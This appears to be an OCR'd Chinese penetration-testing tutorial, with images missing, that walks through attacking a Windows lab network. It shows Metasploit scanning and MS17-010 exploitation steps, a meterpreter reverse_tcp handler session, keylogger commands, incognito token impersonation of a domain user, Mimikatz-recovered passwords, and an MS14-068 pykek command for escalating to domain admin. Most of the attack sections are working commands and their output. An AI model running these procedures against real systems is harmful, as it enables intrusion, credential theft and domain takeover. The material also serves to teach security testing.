


弱口令	Hsan Ntscan hydra
漏洞扫描	Nessus Xscan Nmap MetaSploit

弱点入侵-Cain 嗅探

Cain 可以网络嗅探，网络欺骗，破解加密口令、缓存口令、远程共享口令、SMB口令、支持VNC口令解码、Cisco Type-7口令解码、Base64口令解码、sql server7.0/2000口令解码、Access Database口令解码等


FTP
HTTP
POP3
SMB
SMTP
....



已知漏洞


溢出

08067溢出



采用sfind.exe等对445端口进行扫描

dns溢出



Superscan 对53,445端口进行扫描

已知漏洞


第一步：通过msfupdate更新smb_ms17_010.rb模块，或者手动拷贝附件一到msf的模块目录下。

第二步：运行smb模块探测主机445端口开放情况


```
msf auxiliary(smb_version) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set rhosts 192.168.236.129/24
rhosts => 192.168.236.129/24
msf auxiliary(smb_version) > set threads 16
threads => 16
msf auxiliary(smb_version) > run

[*] 192.168.236.1:445     - Host is running Windows 10 Pro (build:15063) (name:CA[redacted]I) (workgroup:WORKGROUP )
[*] Scanned  26 of 256 hosts (10% complete)
[*] Scanned  53 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 105 of 256 hosts (41% complete)
[*] 192.168.236.129:445   - Host is running Windows 7 Professional SP1 (build:7601) (name:WIN-1OFP2G4N3EF) (workgroup:WORKGROUP )
[*] Scanned 129 of 256 hosts (50% complete)
[*] 192.168.236.134:445   - Host is running Windows 2003 SP2 (build:3790) (name:USER-FW21F) (workgroup:WORKGROUP )
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
```

已知漏洞

第三步：使用smb_ms17_010模块探测MS17-010漏洞





第四步：利用成功



键盘记录


Keyscan_start
Keyscan_dump
Keysan_stop






中间人攻击


DNS欺骗、SMB会话劫持、信息篡改





嗅探，DNS欺骗	cain ettercap sniffer wireshark

假冒令牌



（1）客户端向认证服务器（AS）发送请求，要求得到服务器的证书。
（2）AS收到请求后，将包含客户端密钥的加密证书响应发送给客户端。该证书包括服务器ticket（包括服务器密钥加密的客户机身份和一份会话密钥）和一个临时加密密钥（又称为会话密钥session key）。当然，认证服务器会将该证书给服务器也发送一份，用来使服务器认证登录客户端身份。
（3）客户端将ticket传送到服务器上，服务器确认该客户端的话，便允许它登录服 务器。
（4）这样客户端登录成功后，攻击者就可以通过入侵服务器来获取到客户端的令牌。

假冒令牌

```
[*] 192.168.80.141 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.16
lhost => 192.168.1.16
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.16:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.14
[*] Meterpreter session 3 opened (192.168.1.16:4444 -> 192.168.1.14:61748) at 2
017-10-24 17:38:37 +0800
```


使用Metasploit与一台主机建立Meterpreter会话


```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ADMIN\zhangsan

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token ADMIN\\zhangsan
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ADMIN\zhangsan
```

List_tokens –u 列举所有令牌
Impersonate_token ADMIN\\zhagnsan

Successfully impersonated user admin\zhangsan

Mimikatz 获取密码





密码获取	Mimikatz getpass wce pwdump

本地信息
Username:win64
Domain:win64-PC
Password:venus123@

域控信息
Username:administrator
Domain: ADMIN
Password:venus123456@

Part Thtree


MS14-068


MS14-068

准备工作：

- userName@domainName： 普通域账号
- usersid： 该普通账号的sid 可以用 whoami /all 来查看
- domainControlerAddr:域控服务器地址


- 1.C:\Users\zhangsan.ADMIN\Desktop\ms14_068\pykek-master>ms14-068.py -u zhangsan@admin.com -p venus123@ -s S-1-5-21-1825629200-489098874-1280338471-1104 -d admin.com






MS14-068

2.将第一步生成的TGT_zhangsan@admin.com.ccache
用mimikatz注入




